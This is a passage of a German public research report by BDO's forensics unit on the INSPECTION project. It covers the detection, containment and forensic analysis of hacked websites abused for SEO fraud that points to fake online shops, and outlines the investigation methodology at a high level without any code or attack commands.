INSPECTION

Teil I - Kurzbericht

Verantwortliche Stelle:	BDO AG Wirtschaftsprüfungsgesellschaft Forensic, Risk & Compliance / Stephan Halder
Datum:	26. Juli 2024
Vertraulichkeitsstufe:	Öffentlich
Förderkennzeichen	16KIS1114

Inhaltsverzeichnis

1 KURZBERICHT 3
1.1 Hintergrund zum Forschungsprojekt INSPECTION 3
1.2 Darstellung der beteiligten Unternehmen 3
1.3 Arbeitsziele 4
1.4 Wesentliche Ergebnisse aus der Computer Forensik 4

1 KURZBERICHT

1.1 Hintergrund zum Forschungsprojekt INSPECTION

Die Lage der Cybersicherheit zeigt, dass nicht zuletzt auf Grund der aktuellen geopolitischen Sicherheitslage ein breites Gefährdungspotential für IT Services existiert. Auch die von der European Union Agency for Cybersecurity (ENISA) herausgegebene "Enisa Threat Landscape 2023" zeigt einen starken Anstieg von Hacking Events im betrachteten Bereich (enisa, 2023). enisa beschreibt hier einen deutlichen Anstieg an Hacking Events im Zeitraum von Juli 2022 bis Juni 2023. Die Ursachen liegen laut enisa in einer zunehmend geopolitisch instabilen Lage, in denen Threat Actors mit unterschiedlichen Motiven agieren, um ihre Ziele durchzusetzen. Insbesondere zeigt sich auch für die Sektoren, die unter die EU-Regulatorik der NIS-2-Richtlinie fallen, eine deutliche Bedrohungslage (enisa, 2023).

Eine vollständige Sicherheit kann es aber im IT Umfeld nicht geben, da jedes der Systeme aufgrund von bekannten oder unbekannten Schwachstellen operativen und technischen Sicherheitsrisiken ausgesetzt ist, die nicht auf null reduzierbar sind. Besonders gefährdet sind Systeme, die direkt über das Internet erreichbar sind, da diese einem breiten Feld an möglichen Angriffsszenarien für potentielle Angreifer ausgesetzt sind. Ein Angreifer kann etwa diese Systeme direkt ansprechen, ohne erst einen schützenden Perimeter einer IT Infrastruktur eines Unternehmens überwinden zu müssen. Zudem werden diese Systeme häufig von einem breiten Publikum genutzt, womit Angriffsszenarien durch den z.T. großen Datenstrom überlagert und damit schwer zu detektieren sind. Ein entsprechend lohnenswertes Ziel stellen für Angreifer damit Systeme im Internet dar, die als Websites von Unternehmen oder Einzelpersonen betrieben werden.

Das Forschungsprojekt INSPECTION befasste sich genau mit dem "Finden" von gehackten Websites, der computerforensischen Analyse der Angriffsspuren (Indicator of Compromise / IoC) sowie der Ansprache der Betroffenen.

1.2 Darstellung der beteiligten Unternehmen

Das Projekt-Konsortium des Gesamtvorhabens und die assoziierten Partner bestanden einerseits aus Experten im Bereich Identifikation von betroffenen Webseiten (mindUp), Incident Response in Form einer Aufarbeitung von Angriffen (BDO AG Wirtschaftsprüfungsgesellschaft / Forensic, Risk & Compliance), verständliche Kommunikation im Kontext von IT-Sicherheitsmaßnahmen (SECUSO@KIT, nachfolgend "SECUSO") und Entwicklung von effektiven Awareness-Maßnahmen (SECUSO). Zudem sind Vertreter der unterschiedlichen Stakeholder am Projekt beteiligt: Domain Factory / Host Europe und 1&1 Ionos als die im Vorprojekt mit am stärksten betroffenen Webseitenhoster (diese decken ca. 20% der Funde im Vorprojekt ab) sowie eine Reihe von interessierten Branchenverbänden: BWHT (Baden-Württembergischer Handwerkskammertag), FVEITBW (Fachverband Elektro- und Informationstechnik BW), ECO-Verband (SIWECOS-Projekt), ASW (Allianz für Sicherheit i. d. Wirtschaft) sowie DSIN (Deutschland Sicher im Netz e.V.) als Interessensvertreter der betroffenen KMU und Verbraucher. Zwei internationale Partner sind beteiligt, denen die deutschsprachigen Fälle aus der Schweiz und Österreich zugeleitet wurden.

Verantwortlich für das Teilvorhaben Incident-Response war die BDO AG Wirtschaftsprüfungsgesellschaft, Fachbereich Forensic, Risk & Compliance (BDO).

BDO zählt mit über 3.000 Mitarbeitern an 27 Standorten zu den führenden Gesellschaften für Wirtschaftsprüfung und prüfungsnahe Dienstleistungen, Steuerberatung und wirtschaftsrechtliche Beratung sowie Advisory Services in Deutschland.

1.3 Arbeitsziele

Ziel des Teilvorhabens INSPECTION-Incident Response war es, das kompromittierte System (Webserver) zu identifizieren, eine Begrenzung des Schadens einzuleiten und Hinweise auf den verwendeten Angriffsvektor (Indicators of Compromise) festzustellen:

Im ersten Prozessschritt wurde nach Hinweisen und Auffälligkeiten für einen erfolgreichen Angriff gesucht. Dabei wurde die Auswertung der von mindUp gelieferten Ergebnisse im Schritt "Finden" verwendet und, basierend auf diesen Erkenntnissen, relevante Daten und Systeme identifiziert, die für die Feststellung des Angriffsvektors relevant waren. Bei der Identifikation von Bedrohungen standen bspw. die Logs von Webservern, CMS Daten und deren Audit Logs, sowie Sicherheitslogs von Servern, falls vorhanden, im Fokus. Die Daten wurden von BDO gesichert und im weiteren Schritt der Angriffsvektor untersucht und der Indicator of Compromise (IoC), soweit möglich, nachvollzogen.

1.4 Wesentliche Ergebnisse aus der Computer Forensik

Bei der Untersuchung der sog. Electronically Stored Information (ESI) konnte BDO Erkenntnisse gewinnen, die das taktische Vorgehen von Hackern zeigten, um auf Webspaces zuzugreifen und dort vorhandene Daten zu verändern (bspw. durch Code Injection) oder neue Daten dort abzulegen und/oder ausführbaren Code zu starten. Diese Veränderungen wurden vom Angreifer genutzt, um bspw. Inhalte und Verlinkungen zu Fake Online-Shops dem Webspace hinzuzufügen. Da diese Inhalte für Suchmaschinen zugänglich sind, erscheint dem Internetnutzer der Suchtreffer in der Trefferliste unter dem Kontext des gehackten Webseiten-Betreibers. In den Fällen, zu denen wir Daten erhalten haben, waren dies Seiten von Firmen unterschiedlicher Größe. Dies lässt den Schluss zu, dass es den Hackern nicht um einen zielgerichteten Angriff geht, sondern Systeme breitbandig im Internet gesucht werden, bei denen ein Angriff erfolgversprechend erscheint.

Im Verlauf des INSPECTION Projekts wurden zahlreiche CMS-Datensätze analysiert, wobei basierend auf unseren Analysen detaillierte Ergebnisse verschiedener CMS und der darin enthaltenen Angriffsspuren erarbeitet wurden. Auffällig war bei den bearbeiteten Fällen, dass unterschiedliche Maßnahmen zur Counter Forensics festgestellt wurden, die der Angreifer zum Schutz vor Entdeckung anwendet. Dieses Vorgehen verhindert, dass die eingesetzte Malware über Pattern Matching (statische Analysemethoden), das auch von Malwarescannern, wie Virenscannern oder Web Application Firewalls angewendet wird, nicht erkannt wird. Daher sind diese Hackings nur über komplexe Analyseverfahren in der Incident Response erkennbar, bei der BDO manuell eine große Anzahl an Dateien in Augenschein genommen hat. Ziel war, aus möglichen Auffälligkeiten den Angriffsvektor nachvollziehen zu können. Diese Erkenntnisse haben bei BDO im Projektverlauf dazu geführt, dass wir unsere Analysemethodik an die Taktiken der Hacker angepasst haben und über verschiedene Ansätze das Verhalten von Softwaremodulen betrachteten, also unsere forensische Analyse um eine verhaltensbasierte Komponente (dynamische Analyse) erweitert haben.

Über die dynamische Analyse konnte BDO ein wichtiges Ziel der Computer Forensik umsetzen, nämlich Malware zu einem möglichst frühen Zeitpunkt zu entdecken (u.a. Webshell Hunting). Dies bedeutet, dass auch Malware gesucht und festgestellt wurde, die noch nicht in den Malwaredatenbanken in

vorgefertigten Mustern hinterlegt und durch statische Suchen auffindbar war. Von BDO wurde dazu eine virtuelle Umgebung verwendet, die bereits die zentralen Komponenten verschiedener Skript-Engines (Laufzeitumgebung) und Datenbanken verfügbar hatte, um hier das Verhalten verdächtiger Softwaremodule zur Laufzeit zu beobachten.

INSPECTION

Teil II – Eingehende Darstellung

Verantwortliche Stelle:	BDO AG Wirtschaftsprüfungsgesellschaft Forensic, Risk & Compliance / Stephan Halder
Datum:	26. Juli 2024
Vertraulichkeitsstufe:	Öffentlich
Förderkennzeichen	16KIS1114

Inhaltsverzeichnis

1 Eingehende Darstellung 3

1.1 Hintergrund zum Forschungsprojekt INSPECTION 3

1.2 Bezug des Vorhabens zu den förderpolitischen Zielen 4

1.3 Darstellung der beteiligten Unternehmen 5

1.4 Arbeitsziele 5

1.5 Arbeitspakete und zeitlicher Verlauf 6

1.6 Erzielte Ergebnisse nach Arbeitspaketen 8

1.6.1 AP 4.1: Indentification (Finden) 8

1.6.2 AP 4.2: Control (Eindämmung) 9

1.6.3 AP 4.3: Investigation (Analyse) 9

1.6.4 AP 5.2: Technische Lösungshinweise (Lessons Learned) 15

1.6.5 Verwertungsplan 16

1.6.6 Wissenschaftliche und wirtschaftliche Anschlussfähigkeit 20

2 Literaturverzeichnis 22

2.1 Querverweise 22

1 Eingehende Darstellung

1.1 Hintergrund zum Forschungsprojekt INSPECTION

Die Lage der Cybersicherheit zeigt, dass nicht zuletzt auf Grund der aktuellen geopolitischen Sicherheitslage ein breites Gefährdungspotential für IT Services existiert. Diesem Faktum Rechnung tragen aktuelle regulatorische Bestimmungen durch NIS2 (Network and Information Security) oder DORA (Digital Operational Resilience Act), die eine höhere Widerstandsfähigkeit für organisatorische und technische Sicherheitseinrichtungen in der Informationstechnologie vorgeben. Eine vollständige Sicherheit kann es aber im IT Umfeld nicht geben, da jedes der Systeme aufgrund von bekannten oder unbekannten Schwachstellen operativen und technischen Sicherheitsrisiken ausgesetzt ist, die nicht auf null reduzierbar sind. Besonders gefährdet sind Systeme, die direkt über das Internet erreichbar sind, da diese einem breiten Feld an möglichen Angriffsszenarien für potentielle Angreifer ausgesetzt sind. Ein Angreifer kann etwa diese Systeme direkt ansprechen, ohne erst einen schützenden Perimeter einer IT Infrastruktur eines Unternehmens überwinden zu müssen. Zudem werden diese Systeme häufig von einem breiten Publikum genutzt, womit Angriffsszenarien durch den z.T. großen Datenstrom überlagert und damit schwer zu detektieren sind. Ein entsprechend lohnenswertes Ziel stellen für Angreifer damit Systeme im Internet dar, die bspw. für E-Commerce oder zur Präsentation von Unternehmen und Personen verwendet werden.

Gerade kleine und kleinste Webseitenbetreiber (Privatpersonen, Vereine, Selbständige, KMUs) kommen ihren Sicherungspflichten nicht ausreichend nach und erkennen entsprechend nicht, wenn ihre Webseiten gehackt wurden. Diese Gruppe von Webseitenbetreibern stellt zahlenmäßig den größten Anteil aller Webseiten: So hat das gerade für kleine Webprojekte eingesetzte kostenlose Content-Management-System (CMS) WordPress 2024 weltweit einen Marktanteil von 62% (Statista, 2024).

Dabei kann die Webseite auf unterschiedliche Arten missbraucht werden:

1. Der angezeigte Inhalt kann beliebig verändert werden bis hin zur Darstellung verbotener Texte und Bilder oder zum Download von Malware.
2. Gespeicherte oder über die Webseite eingegebene Kundendaten können abgegriffen und dann missbraucht werden.
3. Missbräuchliche Aktionen wie DDos-Attacken, Verbreitung von Ransomware oder Phishing-E-Mails werden durchgeführt.
4. Auf Unterseiten werden Werbebotschaften für Fake Online-Shops eingebunden, die Besucherströme für diese Fake Online-Shops generieren. Dieses Hacking ist für den Webseitenbetreiber unsichtbar und wird nur über entsprechende Suchmaschinenanfragen aktiv.

Im **Fokus dieses Projektes** steht die letztgenannte Missbrauchsart, auch bekannt als SEO Fraud. Diese Fokussierung erfolgt aus den folgenden Gründen:

(1) Diese Angriffe können nicht nur von den Webseitenbetreibern und/oder Hostern der Webseite, sondern auch von Extern erkannt werden;

(2) eine entsprechende Prüfung kann automatisiert erfolgen;

(3) Es ist eine Herausforderung, die Situation den Betroffenen zu erklären, weil sie selbst auf ihren Webseiten erst einmal keinen Unterschied erkennen können;

(4) Eine Behebung dieser Form des Hacks geht über das “Säubern” der entsprechenden Webseite hinaus, denn auch die entsprechenden Suchmaschinenergebnisse müssen systematisch

"bereinigt" werden. Dies setzt nicht nur Web-Sicherheitsvorkenntnisse voraus, sondern auch Vorwissen im Bereich der Suchmaschinenoptimierung;

(5) Eine große Zahl an Webseiten ist betroffen;

(6) Die Wahrscheinlichkeit, dass eine solche gehackte Webseite auch für andere Zwecke missbraucht wird, ist sehr groß.

Entsprechend wichtig ist es, dass die Webseitenbetreiber informiert und dabei unterstützt werden, die Webseite entsprechend abzusichern und generell die Resilienz der Seite zu erhöhen. Um den größtmöglichen Nutzen zu erreichen, werden im Rahmen des Gesamtvorhabens alle drei Bereiche des Problems von gehackten Webseiten abgedeckt: „Finden", „Behandeln" und „Verhindern". Das von der BDO AG Wirtschaftsprüfungsgesellschaft / Forensic, Risk & Compliance (nachfolgend auch "BDO") übernommene Teilvorhaben INSPECTION-Incident-Response betrifft dabei den Bereich „Behandeln":

Abb. 1.1.1: Gesamtprozess "Finden – Behandeln - Verhindern" von gehackten Webseiten.

1.2 Bezug des Vorhabens zu den förderpolitischen Zielen

Das geplante Vorhaben ist in Bezug zu der **KMU-innovativ Förderlinie** in den Bereich "IT-Sicherheit" einzuordnen. Dort hat es Bezüge zu folgenden Bereichen:

- IT-Sicherheit in vernetzten Systemen und Anwendungen: Die Zahl gehackter Seiten wird durch die effektive Ansprache von Betroffenen reduziert. Dadurch steigt insgesamt die Sicherheit auch bzgl. anderer Angriffsformen.
- Sichere und vertrauenswürdige IKT-Systeme und Technologien: Die Betreiber von Webseiten werden durch die im Teilvorhaben Incident-Response erarbeiteten Inhalte durch Handlungsempfehlungen von extern unterstützt, damit gehackte Seiten wieder sicher werden.
- Privatheit und Schutz von Daten: Durch das Informieren der Betroffenen und auch der potentiell Betroffenen werden zum einen die Domänen geschützt, zum anderen wird das Risiko verringert, dass Verbraucher unwissentlich bei den beworbenen Fake Online-Shops landen und ihre Daten preisgeben.

1.3 Darstellung der beteiligten Unternehmen

Das Projekt-Konsortium des Gesamtvorhabens und die assoziierten Partner bestanden einerseits aus Experten im Bereich Identifikation von betroffenen Webseiten (mindUp), Incident Response in Form einer Aufarbeitung von Angriffen (BDO AG Wirtschaftsprüfungsgesellschaft / Forensic, Risk & Compliance), verständliche Kommunikation im Kontext von IT-Sicherheitsmaßnahmen (SECUSO@KIT, nachfolgend "SECUSO") und Entwicklung von effektiven Awareness-Maßnahmen (SECUSO@KIT). Zudem sind Vertreter der unterschiedlichen Stakeholder am Projekt beteiligt: Domain Factory / Host Europe und 1&1 Ionos als die im Vorprojekt mit am stärksten betroffenen Webseitenhoster (diese decken ca. 20% der Funde im Vorprojekt ab), sowie eine Reihe von interessierten Branchenverbänden: BWHT (Baden-Württembergischer Handwerkskammertag), FVEITBW (Fachverband Elektro- und Informationstechnik BW), ECO-Verband (SIWECOS-Projekt), ASW (Allianz für Sicherheit i. d. Wirtschaft) sowie DSIN (Deutschland Sicher im Netz e.V.) als Interessensvertreter der betroffenen KMU und Verbraucher. Zwei internationale Partner sind beteiligt, denen die deutschsprachigen Fälle aus der Schweiz und Österreich zugeleitet wurden.

Verantwortlich für das Teilvorhaben Incident-Response war die BDO AG Wirtschaftsprüfungsgesellschaft, Fachbereich Forensic, Risk & Compliance (BDO).

BDO zählt mit über 3.000 Mitarbeitern an 27 Standorten zu den führenden Gesellschaften für Wirtschaftsprüfung und prüfungsnahe Dienstleistungen, Steuerberatung und wirtschaftsrechtliche Beratung sowie Advisory Services in Deutschland.

Die BDO AG Wirtschaftsprüfungsgesellschaft ist Gründungsmitglied von BDO International (1963), der mit heute 115.000 Mitarbeitern in 166 Ländern einzigen weltweit tätigen Prüfungs- und Beratungsorganisation mit europäischen Wurzeln.

Im Bereich IT, Computer Forensics sowie Daten- und Cybersicherheit verfügt BDO über breite Expertise sowohl im Bereich der Prüfung als auch im Bereich der Beratung mit knapp 300 Expertinnen und Experten der BDO AG Wirtschaftsprüfungsgesellschaft, BDO Digital GmbH und der BDO Cybersecurity GmbH.

1.4 Arbeitsziele

Ziel des Teilvorhabens INSPECTION-Incident Response ist es, das kompromittierte System (Webserver) zu identifizieren, eine Begrenzung des Schadens einzuleiten und Hinweise auf den verwendeten Angriffsvektor (Indicators of Compromise) festzustellen:

Im ersten Prozessschritt wird nach Hinweisen und Auffälligkeiten für einen erfolgreichen Angriff gesucht. Dabei werden die Auswertung der von mindUp gelieferten Ergebnisse im Schritt "Finden" verwendet und, basierend auf diesen Erkenntnissen, relevante Daten und Systeme identifiziert, die für die Feststellung des Angriffsvektors relevant sind. Bei der Identifikation von Bedrohungen stehen hier bspw. die Logs von Webservern, System- und Applikationsdaten sowie Security- oder Audit-Logs von Content Management Systemen (CMS) und Sicherheitslogs von Servern, falls vorhanden, im Fokus.

Im nächsten Schritt geht es darum, den Schaden so gering wie möglich zu halten. So wird eine weitere Ausbreitung der Bedrohung – falls notwendig – dadurch unterbunden, dass etwa das betroffene System isoliert wird. Dies muss vor dem Hintergrund möglicher Kollateralschäden im Einzelfall entschieden werden.

In einem weiteren Schritt wird der Angriffsvektor untersucht und der sogenannte Indicator of Compromise (IoC), soweit möglich, nachvollzogen. Hier erstellt BDO von Endgeräten im Bedarfsfall forensische Images, sichert Dumps von Mobiltelefonen oder vorhandene Logfiles forensisch.

Die so gewonnenen Evidences werden offline in den Geschäftsräumen von BDO untersucht, um den IoC, wie bspw. eingesetzte Malware, zu identifizieren. Ebenso wird das Verhalten des Angreifers und dessen Motivation für den Angriff analysiert.

1.5 Arbeitspakete und zeitlicher Verlauf

Die Projektaktivitäten für das Teilprojekt Incident-Response sind in sog. Arbeitspakete (AP) und Unterarbeitspakete (UAP) eingeteilt. Diese sind in nachfolgender Tabelle aufgelistet:

Nr.	Bereich	AP	UAP
1	Incident Response	4	-
2	Indentification	4	4.1
3	Control	4	4.2
4	Investigation	4	4.3
5	Technische Lösungshinweise	5	5.2

Abb. 1.5.1: Arbeitspakete Incident Response der "BDO".

Die untenstehende Abbildung stellt den vorgesehenen zeitlichen Ablauf des Projekts auf UAP-Ebene dar. Dabei ist die Gesamtprojektplanung bis zum Teilvorhaben des BDO Anteils zu den Incident-Response Aufgaben heruntergebrochen:



Abb. 1.5.2: Teil-Ablaufplanung des Projekts inkl. der "Incident Response".

Im Folgenden sind die AP detailliert aufgeführt, die für das Teilvorhaben Incident-Response durch BDO ausgeführt wurden (bzw. an denen eine Beteiligung bestand).

AP 4: Incident Response

Insbesondere ausgewählte Vorfälle im KMU Umfeld wurden forensisch mit dem Ziel untersucht, das Ausmaß des Hackings bis hin zu Drittsystemen zu erkennen und ausführliche technische Hinweise zur Behebung zu erarbeiten und damit sowohl für UAP 5.2 und 6.2 den technischen Hintergrund zu erarbeiten sowie Stakeholdern der Webhoster relevante Informationen für den Incident zu liefern. Die Untersuchung gliederte sich in drei grundsätzliche Teile: Identification, Control, Investigation.

AP 4.1: Indentification (Finden)

Basierend auf den Ergebnissen des Projektabschnitts "Finden" wurden Systeme identifiziert, die kompromittiert waren. Bereits in diesem Projektschritt wurde nach ersten Hinweisen und Auffälligkeiten für einen erfolgreichen Angriff gesucht. Ein Einfallstor für Angriffe von außen stellen Sicherheitslücken der Webseite dar. Da darüber hinaus bereits Serversysteme und das Content Management System (CMS) infiziert sein können, wurde auch hier nach Bedrohungsmustern gesucht. Im Fokus standen Dateien von CMS, Logdateien von Webservern und CMS sowie Sicherheitslogs, falls vorhanden.

AP 4.2: Control (Eindämmung)

Wurden Angriffsmuster und befallene Systeme identifiziert, ging es im Schritt Control darum, den Schaden so gering wie möglich zu halten. Hier sollte eine mögliche Bedrohung unterbunden werden, indem etwa die betroffenen Systeme isoliert wurden. Dies musste vor dem Hintergrund möglicher Kollateralschäden im Einzelfall entschieden werden. Ist der Indicator of Compromise (IoC) ersichtlich, wurden Abwehrmaßnahmen empfohlen. Hier wurden erste Erkenntnisse auch dazu verwendet, das Netzwerk über bspw. Firewall-Updates gegen den Angriff abzusichern.

AP 4.3: Investigation (Analysis)

Der identifizierte Angriff und die betroffenen Systeme und User Accounts wurden analysiert. Hier sammelte BDO von den betroffenen Systemen digitale Daten ein oder sicherte Kopien von Logfiles.

Die so gewonnenen Evidences wurden offline von BDO nach Angriffsspuren untersucht, um den IoC wie bspw. eingesetzte Malware zu identifizieren. Ebenso wurde das Verhalten des Angreifers und dessen Motivation für den Angriff analysiert. Dabei wurden Auswertungen bspw. der System-, Applikations- und Securitylogs ausgeführt, die nach Auffälligkeiten überprüft wurden, wie Admin-Zugriffe und ausgeführte Befehle, Anlage und evtl. Löschen von Benutzerkonten, Verwendung von Usern (Logins und Logouts), Ausführung von Software, Start- und Shutdown- Zeiten, System- und Applikationsfehler sowie Warnmeldungen und technische Systemkonfigurationen zu einem bestimmten Zeitpunkt.

Des Weiteren wurden Auswertung von post-data, Webserver-Logs sowie Netzwerklogs und Message Logs und die Bildung von Korrelationen aus den Zugriffszeiten der Logdateien und den lokalen Zugriffen auf den Geräten inklusive der Erstellung einer Timeline dieser Aktionen ausgeführt (sämtliche hier genannten Arbeitsschritte und Leistungen sind exemplarisch und stellen ein allgemeines Vorgehen bei einer Incident-Response dar. Die tatsächlich ausgeführten Serviceleistungen variierten und wurden von BDO an den jeweiligen Sachverhalt angepasst).

AP 5.2: Technische Lösungshinweise (Lessons Learned)

Dieses AP fokussierte auf die Erarbeitung der technischen Hinweise für Betroffene, die durch SECUSO im dafür vorgesehenen AP so vereinfacht wurden, dass die empfohlenen Maßnahmen für Betroffene verständlich waren.

Die Arbeitspakete 4.1 bis 4.3 wurden für verschiedenste gehackte Webseiten durchlaufen und, soweit möglich, der Angriffsvektor ermittelt. Ebenso wurden die Schritte, die wieder zu einem sauberen, malwarefreien System führen, betrachtet. Aus diesen Fällen wurden die Gemeinsamkeiten ermittelt und dokumentiert.

Dabei wurden Abstufungen der Betroffenen zwischen “Technisch keine Kenntnisse” / “Technische Abteilung beim Betroffenen vorhanden” berücksichtigt und folgende zwei Dimensionen unterschieden: (1) “Gehackte Seiten” - wie wird die Seite wieder sicher und (2) “kompromittierte Sucheinträge” - wie werden die falschen Einträge entfernt.

1.6 Erzielte Ergebnisse nach Arbeitspaketen

1.6.1 AP 4.1: Indentification (Finden)

Vorgehen

Die von mindUp im Arbeitspaket "Finden" als gehackt identifizierten Webseiten wurden in der Art gefiltert, dass zunächst Unternehmen angesprochen wurden, bei denen die Wahrscheinlichkeit hoch war, dass zum einen für die Auswertung notwendige Daten zur Verfügung gestellt und zum anderen auch eine Bereitschaft zur Mitarbeit am Forschungsprojekt vorausgesetzt werden konnten. Eine Bereitschaft wurde etwa dort vorausgesetzt, wo bereits rechtliche Regelungen, wie das GmbH Gesetz und eine Gewährleistung, sichere Systeme eines Unternehmens verlangen.

Ergebnisse

Im Verlauf des Forschungsprojekts INSPECTION wurden zahlreiche Unternehmen von BDO direkt angesprochen. Dabei musste BDO feststellen, dass sich die Ansprache Betroffener und die Erhebung auswertbarer Daten schwierig gestaltete. So zeigte sich, dass häufig keinerlei Daten verfügbar waren, die ausgewertet werden konnten, oder betroffene Unternehmen hatten Bedenken, Daten zur Auswertung zu übergeben.

Ein positiver Effekt war, dass durch die Ansprache der gehackten Unternehmen offenbar eine Awareness bei den betroffenen Unternehmen geschaffen wurde, da die von mindUp festgestellten Hackings im Verlauf des Projekts in Teilen als "behoben" klassifiziert wurden, obwohl im Rahmen des Projekts keine Zusammenarbeit mit diesen Betroffenen stattfand. Hier ist davon auszugehen, dass diese Webseitenbetreiber unsere Ansprache nutzten, um ihre Systeme selbständig vom Hacking zu befreien.

Ebenfalls positiv war während des Projektverlaufs zu sehen, dass von den Betreibern der gehackten Webseiten z. T. umfangreiche Daten zur Verfügung gestellt wurden, die im nächsten Schritt nach sog. Indicators of Compromise (IoC) überprüft wurden. BDO passte im Projektverlauf die Analysemethoden an die Erfordernisse an und erweiterte den Analyseansatz um unterschiedliche Methoden.

1.6.2 AP 4.2: Control (Eindämmung)

Vorgehen

Betroffenen Unternehmen wurde Hilfestellung bei der Untersuchung ihrer Systeme und der Beseitigung von unerwünschten Inhalten in den Suchmaschinen angeboten.

Erreichte Ergebnisse

Die im Verlauf von INSPECTION betroffenen und untersuchten Systeme wurden überwiegend isoliert von anderer IT Infrastruktur betrieben oder waren im Outsourcing-Verfahren an Anbieter ausgelagert, die den Webspace für die betroffene Firma verwaltet haben. In beiden Fällen war die Wahrscheinlichkeit, dass das Hacking über den Webspace auf weitere IT Infrastruktur der Betroffenen ausgeweitet wurde, gering und wurde daher nicht weiter verfolgt.

Als Unterstützungsleistung wurde den Betroffenen auch angeboten, dabei zu helfen, unerwünschte Suchmaschineneinträge zu beseitigen. Hier wurde den Unternehmen entsprechendes Material mit Beschreibungen zum Vorgehen zur Verfügung gestellt und/oder Hilfe über telefonischen Support geleistet, um die Einträge aus den Suchmaschinen zu löschen.

Zudem wurde an Interessierte des Projekts ein Workflow zur Erhöhung der Sicherheit beim Betreiben einer Webseite übermittelt, der das generelle Vorgehen bei einem festgestellten Hacking Incident dokumentiert. Dabei wurde auch darauf hingewiesen, dass ein wichtiger Bestandteil zum sicheren Betreiben einer Webseite die Speicherung eines malwarefreien Backups ist. Ein Backup ermöglicht dem Webseitenbetreiber in einzelnen Fällen, die kompromittierte Webseite durch ein funktionierendes und malwarefreies Backup zu ersetzen und so gegen den Verlust von Inhalten abgesichert zu sein und schnellstmöglich Inhalte wieder online stellen zu können.

1.6.3 AP 4.3: Investigation (Analyse)

Vorgehen

Unternehmen und Webseitenbetreiber wurden angesprochen und es wurden Daten erhoben, die eine Analyse und zur Aufarbeitung des IoC ermöglichen.

Erreichte Ergebnisse

Es wurden von Webseitenbetreibern Daten (Electronically Stored Information, nachfolgend auch ESI) zur Verfügung gestellt, die im nächsten Schritt nach sog. Indicators of Compromise (IoC) überprüft wurden

Bei der Untersuchung der sog. ESI konnte BDO Erkenntnisse gewinnen, die das taktische Vorgehen von Hackern zeigten, um auf Webspaces zuzugreifen und dort vorhandene Daten zu verändern oder neue Daten dort abzulegen und/oder ausführbaren Code zu starten. Diese Veränderungen werden vom Angreifer genutzt, um bspw. Inhalte und Verlinkungen zu Fake Online-Shops dem Webspace hinzuzufügen. Da diese Inhalte für Suchmaschinen zugänglich waren, erscheint dem Internetnutzer der Suchtreffer in der Trefferliste unter dem Kontext des gehackten Webseiten-Betreibers. In den Fällen, zu denen wir Daten erhalten haben, waren dies Seiten von Firmen unterschiedlicher Größe. Dies lässt den Schluss zu, dass es den Hackern nicht um einen zielgerichteten Angriff geht, sondern Systeme breitbandig im Internet gesucht werden, bei denen ein Angriff erfolgsversprechend erscheint.

Im Verlauf des INSPECTION Projekts wurden zahlreiche CMS-Datensätze analysiert, wobei basierend auf unseren Analysen detaillierte Ergebnisse verschiedener CMS und der darin enthaltenen Angriffsspuren erarbeitet wurden. Auffällig war bei den bearbeiteten Fällen, dass unterschiedliche

Maßnahmen zur Counter Forensics festgestellt wurden, die der Angreifer zum Schutz vor Entdeckung anwendet. Dieses Vorgehen verhindert, dass die eingesetzte Malware von Malwarescannern, wie Virenscannern oder Web Application Firewalls, erkannt wird. Daher sind diese Hackings zum Teil nur über komplexe Analyseverfahren und die sog. Incident Response erkennbar, bei der BDO manuell eine große Anzahl an Dateien in Augenschein genommen hat. Ziel war aus möglichen Auffälligkeiten den Angriffsvektor nachvollziehen zu können. Diese Erkenntnisse haben bei BDO im Projektverlauf dazu geführt, dass wir unsere Analysemethodik an die Taktiken der Hacker angepasst haben und über verschiedene Ansätze das Verhalten von Softwaremodulen betrachten, also unsere forensische Analyse um eine verhaltensbasierte Komponente (dynamische Analyse) erweitert haben.

Die Methodik, die wir über den Verlauf des Projekts stetig erweitert und unser Vorgehen an die Fälle der Betroffenen angepasst haben, stellt sich wie folgt dar:

- Ausschluss der Known Goods
- Mustersuche über unterschiedliche digitale Ebenen
  - Malware Scanner / bekannte Malware Signaturen
  - IoC-Scanner / komplexe bekannte Angriffsmuster
  - Suchbegriffe/-muster / im Projekt gesammelte Grep-Suchmuster
  - Entropie / digitale Muster für Verschlüsselungen
- Zeitreihenanalyse
- Verhaltensanalyse
- Code Review

Die Anpassung und Erweiterung der Analysemethoden von der statischen Suche nach Mustern in Form von Hash Values, Texten oder Yara Pattern (Angriffsmuster) hin zu dynamischen Methoden der Analyse zeigte, dass die verschiedenen Methoden notwendig waren, um effizient im Rahmen der Computer Forensik Malware zu detektieren. Hintergrund dazu ist, dass die statische Mustersuche weitestgehend darauf basiert, bekannte IoC zu entdecken.

